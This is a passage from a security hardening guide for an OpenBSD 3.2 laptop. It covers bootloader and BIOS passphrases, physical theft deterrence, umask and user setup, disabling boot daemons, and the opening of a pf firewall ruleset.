

Illustration 8 Which packages?

Type “*” for all the sets because we will be using X-Windows (you may choose not to select the games package, but all the others will be required). Then type “done” and then “y” when ready to install sets. If you have a newer CDROM this won't take long – much shorter then using FTP.

NOTE ON COMPILERS: Because we are building a workstation and will be using CVS to update the OS and userland applications as well as the ports distribution we must have the gcc compiler and libraries. If you are building a single purpose machine, such as a firewall or perhaps a name server, you may not want to install the compilers. But you must consider that applications such as Perl are installed by default with OpenBSD, and also that the various shells have their own programming language. Suffice it to say that removing the compiler will slow down or stop a "script kiddy", but will not stop a professional or sophisticated MA; if there is a tool they need on the box and they have shell access (via an exploit) they will be able to find a way to download that tool, compiler or not (i.e. download a statically compiled program). For a multi-purpose workstation we'll gain more by leaving the compilers in than we would leaving them out.

Bootloader

We are going to use the GAG bootloader ("GAG Bootloader", Raster Soft). Download the files from and burn the boot image to a CDROM ("GAG Bootloader Download", Raster Soft and Sourceforge). If you boot with the CDROM created you will get a screen something like this:



Illustration 9 GAG Choose an option

Illustration 10 GAG Setup

Follow the instructions and answer the questions according to your own needs. You will eventually get to a setup screen.

In the case of the laptop we will setup Windows XP, Redhat Linux 8.0, and OpenBSD 3.2. However, in this example we are using VMWare and will only be using OpenBSD 3.2. Hit the “s” key to go on.

Follow the instruction for adding a new OS and choose a good passhprase for the password, especially if you are using Windows XP which doesn't use a login by default. Also make sure to install a setup passhprase so that a MA simply can't start the machine and change the configuration of GAG without having to worry about the passhprase of the OS being loaded by GAG.



Illustration 11 GAG Setup menu

Once you have chosen good passhprases for the setup and the OSes and given the load key a name (such as “OpenBSD 3.2”) the type “h” to save it to the hard disk and you are done with GAG. Remove the CD from the drive as GAG will now load from the hard-drive prior to booting an OS.

Your GAG OS load screen should look something like this:

Illustration 12 GAG Boot menu

NOTE ON BOOT SECURITY: Boot security is imperative. Once you have installed all the operating systems you desire and have installed GAG you do not need to allow the computer to boot from the network, or CDROM, or any other media but the hard drive. This is because if a MA can boot with a floppy or even another GAG CD, they could not only overwrite GAG but also mount the hard-drive and sidestep any OS security (except encryption, but they could probably sidestep this by finding the deleted plain text on the hard-drive though basic "forensics"). Also, astute readers will note that the MA can find a way to disable the BIOS or reset it to default (i.e. take out the battery). but we do not want to make their work easy for them, so it is better to set BIOS passwords and try to make accessing the BIOS hardware and battery difficult as well, if at all possible. As usual with commercial laptops, physical access equates to broken security.

PHYSICAL AND BOOT SECURITY

BIOS security

It is imperative that you setup an admin password/phrase for making changes to the BIOS configuration, for reasons that are explained in the note on boot security. It is not necessary to set a user password, especially if you are using the GAG bootloader, unless you want to.



Illustration 13 BIOS Password



Illustration 14 BIOS Boot media

Secondly, you must ensure that the hard-drive is the first device to boot. If other devices are set to boot first a MA can sidestep the GAG bootloader and OS level security by mounting the hard-drive from some kind of boot media.

Defeating shoulder-surfing

If someone wants your passphrase bad enough, they will get it, especially if it is a co-worker in the same office with a webcam that just happens to be aimed at your desk. It would be wonderful to detail a fool-proof method for defeating should-surfing (while still using passphrases). The problem is that method does not exist. The only possible way to do something like that is to ensure that the workstation, and passphrase/words, are only used in a sealed office in which cameras cannot be hidden. Not many organisations are going to have such facilities available. In the case of this paper, the workstation will often be used in public areas, and as such there is no way to ensure that the physical action of hands typing passphrases is not recorded. In fact, it is quite likely that if the workstation is used in a public area, given the gregarious use of video

surveillance in modern urban centers, that it already being recorded by some sort of camera. This being stated, one must assume that their passphrase is a known quantity, or at the very least that if a MA desires to discover the users passphrases that it will not take much effort t to do so.

If possible ensure that you have a private office, and that if there is a window that your computer terminal is either not in the line of sight of the window, or that if there are window coverings that they are almost always closed, specifically when you type in passphrases. If you do not have a private office, then attempt to place your terminal in such a way that office-mates cannot easily see you type in passphrases.

But if passphrase security is so easily broken, then why even bother using somewhat more awkward passphrases? Why not stick with (relatively) simple 8 character passwords? Because passphrases are a good practice and they do have their uses. Hopefully eventually some kind of token based authentication, such as private keys stored on smartcards and accessed via passhprases, will be ubiquitous. In the case of PKI, passphrases are useful because they are used to access something you have (a key) and therefore can be used as two-factor authentication.

Token based authentication will sort-of defeat shoulder surfing. However, how do you stop someone from stealing/copying/building the token? You cannot. Passphrases and tokens are secure in some ways, but very insecure in others. This is a common problem in authentication – it's best to use two or more well thought out authentication methods if possible. Unfortunately, in this case it's just not feasible to do any authentication with tokens; we'll be sticking to using only passphrases for authentication.

Deterring theft

Deterring is the correct word; you can't stop someone from stealing your laptop if they want it bad enough. Considering the small size and high value of a laptop they are often targets of thieves, so if we can't stop them, we will at least deter typical thieves.

The first thing to note is that laptops tend to disappear at work. It is very difficult to defeat a targeted, premeditated laptop theft. However, purchase and diligent use of a laptop lock while using a laptop at work will likely deter opportunistic thefts, i.e. where a MA happens to walk by the laptop and simply picks it up, puts it under their jacket, and walks out of the building. Most buildings are not supposed to allow public access to work areas but in reality this type of access is quite easily obtained, especially when the laptop users work area is a shared one instead of a private lockable office. The cleaning crew problem is an oft stated one, but that's because it's almost always true, in that rarely is the background of

the cleaning crew checked, and usually they have full physical access.

Illustration 15 Laptop with lock

NOTE: Obviously in this picture the laptop isn't locked to anything. It would be better to lock it to a difficult-to-move object. It's in this configuration just for the picture. And no, the lock does not have the combination input.

As partially shown above, while the laptop is in use at work it is locked. The picture does not show what the laptop is secured to, but be assured that it is attached to a difficult to move object. As stated before, this only deters theft, it would be easy to either rip out the mechanism that is attached to the laptop through which the cable goes, or to cut the cable (although the alarm will sound if the cable is cut). If the MA is practiced enough they likely could remove the batteries without setting off the motion alarm if it was armed.

Considering that the laptop will be used outside of the work environment, the user must be diligent enough not to leave the laptop unattended in public areas, even with a lock. An example of this would be when using the laptop in a library while doing research and leaving it alone while taking a bathroom break or to search for a particular reference book. Do not leave the laptop unattended in a public place, even if it is locked up.

Do not leave the laptop unattended in a vehicle. This means do not leave the laptop in a bag in a car while shopping or running other errands. Vehicle break-ins are too common to allow this to happen. Don't take the laptop out unless you are planning to use it and watch it.

The only place the laptop should be left unattended and unlocked is the users home. Obviously it can still be stolen from a home, but the risk is low enough (depending on the crime rates of a particular area).

A hotel is not a good place to leave a laptop unattended. Perhaps leaving it in the hotels safe would be satisfactory, if it is a reputable establishment, but it would be better to keep it on your person in bag that does not look like a laptop bag - preferably a nondescript backpack of some sort.

Tagging the laptop

Many thefts will simply be thefts of convenience. Sometimes these thefts will be premeditated, some times not. Tagging can help defeat premeditated theft because usually the thieves that perpetrate these thefts will be reselling the laptops. Laptops are small, easily stolen, extremely valuable items – and they are easily resold as well. If a permanent etching is placed on the laptop, and this etching or tag is very visible, the thief may think twice about stealing the laptop because it will be more difficult to resell. Likely the thief has a “fence” who purchases the stolen laptops and if this “fence” is smart he will not purchase tagged laptops, simply because they are more difficult to resell. Obviously this is only a deterrent and will not stop someone from stealing the laptop, but so is everything else we will do to try to secure this laptop.

Tamper proof stickers

Several vendors of tamper proof stickers are available. They function in a similar manner to a tag (as mentioned above) but the remains of the stickers are less permanent. This type of sticker would be good for use in covering the hard-drive of the laptop, so that if someone attempts to remove the hard-drive (to copy it or simply steal it) the owner will likely be able to tell thanks to the tamper proof sticker. If the user is sure that they will not need to remove the hard-drive often (perhaps only if it fails) then use of one of these types of stickers is a good idea. (You might also want to buy several OpenBSD release CDs and plaster the entire laptop with OpenBSD stickers – what thief would want to spend the time removing all the stickers to make the laptop salable? However your supervisor might not consider that a worthwhile deterrent.) One must also remember that it's probably easier to steal the hard-drive from a laptop than the laptop itself. If someone is interested only in the information on that laptop the easiest method for them to get said information is to steal the hard-drive, rather than the entire laptop.

The laptop is shown in the picture below. The hard-drive is pulled out out a bit and circled in red. It would be quick and easy to flip the laptop over, unscrew the hard-drive , pull it out, slip it into a jacket pocket or purse (the hard-drive is about the size of a wallet) and walk away with potentially 30GB of proprietary information.



Illustration 16 Laptop bottom with lock and hard-drive partially out

NOTE: There is only one tiny screw standing in the way of the entire hard-drive being removed (red circled area – the hard-drive is partially pulled out).

ZIA and Xloc

The Xloc is an innovative product that interfaces with the USB port of a Microsoft or Apple OS workstation and also provides a credit card size token for the user. When the token is a certain distance from the workstation (as configured in the software) the workstation will log them off, and when they come back within the perimeter they are logged back on. Also, the token can contain a public key for use in authentication, meaning that the user logs on with a password and via PKI from the token. However, given that it does not work with OpenBSD and Linux, it's not much help (perhaps someday), but it's a good concept.

Also, something similar to this, the ZIA project proposed by Corner and Noble, has recently come to light . Hopefully ZIA will become a reality, as it will ease physical security greatly, while also make logging in and out less of a chore.

Laptop insurance

It is important that you find out how insurance works for your organisation, home, and car with regards to theft of or damage to your laptop. Ensure that you speak with the parties responsible to determining the level of insurance you have for you laptop, and if you find that your insurance is not adequate then seek better insurance policies. If your laptop is stolen or irreparably damaged you do not want to be without it for a long period of time, because in some ways this is a denial of service.

NOTE ON REPAIRS: Also remember that the hard-drive should not be sent in with the laptop if it is to be repaired. One way to get access to the victims hard-drive would be to somehow damage the machine and wait until they send it in to get repaired and then access the laptop in transport or at the end destination. If the laptop is to be repaired the hard-drive should not be sent in with the rest of the system. The same applies to replacement systems – do not send the old hard-drive back unless it has been professionally wiped, which would likely cost more than obtaining a new drive.

Multiboot security

Essentially, there is none. While it is not easy to mount other file systems, such as NTFS from Linux or FFS from Windows, it's only a matter of someone writing the code because you can mount the raw hard-drive from any of the operating systems. So unless the data is encrypted then you could likely access it from another OS. Therefore, it is theoretically possible for a MA to exploit the Windows OS when it is running and access data within the OpenBSD or Linux partition. Thus, in a highly secure environment, Workstations should not be dual boot unless both operating systems are equally secure. This is not the case in this paper.

So what is the solution? There is no easy answer. If the other operating systems are needed then the user must work to reduce the risk of exploitation, which is difficult enough with one operating system let alone three. Therefore this risk will likely not be mitigated, rather accepted for the time being. At minimum when booting with unsecured versions of Windows or Linux the workstation should not be connected to a network. At best only run one OS: OpenBSD.

OPENBSD CONFIGURATION

Man afterboot

After installing the OS, read man afterboot (assuming you've already read the FAQ and signed up on the misc@openbsd.org mailing list and lurked there for awhile – at least long enough to read a terse-and-unforgiving-but-usually-correct comment from Theo de Raadt).

NOTE: Don't connect the machine to a network yet; at least not until the firewall is enabled and some services are turned off. In fact don't setup the network from the install. You'll learn more if you leave it until later.

In this install we've setup the disk as such:

- / is 1GB
- swap is 256MB
- /var is 1GB
- /usr is 2GB
- /tmp is 1GB
- /home is the rest of the A6 partition, or ~4GB

Now boot the system (ensure you've set GAG up to boot the OpenBSD partition) and eventually, after a lot of blue text, you will come to a login. Log on as root with your passhprase and start reading man afterboot (it will ask you for the terminal type, accept the default, and it will also warn you not to login as root – we'll fix this as soon as possible).

Afterboot mainly says:

- Use the man pages
- Change you sshd_config file if desired – we'll do that later
- Make sure you have a good root password – we already do
- Check the errata page – we'll automate this later, as well as upgrade the system to stable and automate that as well
- Set the system date – time is important, we'll work with ntp later
- Check the host name – should be OK if you put it in right in the install
- Verify the network connection – not necessary yet, don't want to be attached to the network
- Check routing tables – same as verifying the network, we'll do it later
- resolv.conf – not yet
- YP – not going to use it
- Check disk mounts – go ahead, should be OK
- add new users – we'll do that right away
- rc.conf – same
- mail aliases – setup after we get the main user in
- sendmail – we'll turn that office
- ports and packages – later as well

Umask

Changing the umask is usually a matter of personal preference. Usually you will have to set it on your own as well as make up that setting. Also, being that this is a single user system, in that only one person is ever going to use it, setting the umask is not particularly important. However, the fact that on most systems the default umask is set to 0022, which means that anyone can read the file depending on where you put it (because usually a users home directory isn't accessible by all users).

So change the umask setting in the /etc/login.conf file from 022 to 077:

```
default:\
        :path=/usr/bin /bin /usr/sbin /sbin /usr/X11R6/bin /usr/local/bin:\
        :umask=077:\
        :datasize-max=256M:\
        :datasize-cur=64M:\
        :maxproc-max=128:\
        :maxproc-cur=64:\
        :openfiles-cur=64:\
        :stacksize-cur=4M:\
        :localcipher=blowfish,6:\
        :ypcipher=old:\
        :tc=auth-defaults:\
        :tc=auth-ftp-defaults:
```

And now when regular users login their umask will be 077. However, this change does not seem to affect roots login umask. Unfortunately the author could not discern how to set roots umask “globally” and instead had to settle for altering /root/.cshrc and changing the umask to 077.

NOTE: This will only change roots umask when root uses the csh shell, which is the default shell for root on this machine. There must be a better way as the default umask has to be set somewhere...

Add a user

This laptop is only going to have one main user (beside root of course). In the case of this laptop this user is going to be ghoul.

```
# adduser
```

NOTE: You can also user #user add.

The defaults are all fine. We'll add the Bash shell later on, once we are ready to add software to the machine. Make sure you have a passphrase for this user

ready to go.

Now cd to /etc and open the group file. Add ghoul to the wheel group so that we can su and use sudo instead of being root.

#vi /etc/group

It should look like this:

wheel:*:root,ghoul

NOTE: No space after the comma.

Now exit and login as the user you just created, in this case ghoul. For now we will just su to root, but eventually we'll have /etc/sudoers setup so that we don't have to unless we are running some uncommon commands, which will hopefully be few.

The next thing to do is to edit /etc/rc.conf so that things we want to start are starting at boot and things we don't want to start (sendmail) aren't.

Boot daemons

The less software running on the workstation, the less that can be exploited. This especially applies to network daemons.

#vi /etc/rc.conf

Set:

- sendmail_flags=NO
- pf=YES
- portmap=NO
- inetd=NO
- apmd_flags=""
  - Because this is a laptop start the power management daemon

Packet filter

Using pf we will be able to better control network access to the workstation.

Now that we've set pf (the OpenBSD firewall, packet filter) to startup let's edit the firewall rules.

#mv /etc/pf.conf /etc/pf.conf.orig
#vi /etc/pf.conf

The first thing to note is that you should think about your ruleset carefully. Fortunately, because this is a workstation, the number of rules is going to be low. pf is a wonderful firewall with regards to creating highly readable and, more importantly, small rulesets. Anyone who has worked with monsters like Checkpoint Firewall-1 will - if they are somewhat command line orientated - greatly enjoy “programming” a pf ruleset.

pf has some interesting features:

- scrub in – this will fix up fragmented and abnormal packets, great if you have and IDS system that cannot work with fragmented packets (though most now do), pf is one of the few, if not *the* only, firewalls that has this feature
- Recently pf has been merged with altq, though we won't use any of those features in this paper
- Limited testing on a host system has shown that pf – in this case, perhaps others - is essentially wire-speed, meaning at least 100MB throughput, probably full duplex as well

The pf.conf file should/could look something like this:

```
# Variables

SPOOF="{ 127.0.0.0/8, 192.168.0.0/16, 172.16.0.0/12, 10.0.0.0/8 }"
PROTOS="{ tcp, icmp, udp }"

# Clean up fragments and abnormal packets
scrub in all
scrub out all

# Rules
#
# localhost
pass in quick on lo0 all
pass out quick on lo0 all
# Default
block in log all
# Spoofing
